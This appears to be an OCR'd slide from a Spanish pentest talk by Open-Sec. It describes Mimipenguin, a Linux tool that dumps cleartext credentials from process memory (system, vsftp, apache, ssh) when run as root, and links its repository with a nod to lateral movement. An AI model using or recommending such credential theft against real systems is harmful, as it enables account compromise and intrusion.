
¿Algo parecido a mimikatz?

- **Mimipenguin,** porque no solo en Windows dejan credenciales volando gratis.
  - Credenciales en texto claro en memoria --> procesos
  - Las compara con los hashes almacenados.
  - Busca credenciales del sistema, vsftp, apache, ssh.
  - Ah... se necesita usuario root.
  - Disponible en bash y python



https://github.com/huntergregal/mimipenguin

...y con un movimiento lateral



Open-Sec

They run automated tools, We have CyberSecurity Pentesters

GRACIAS!!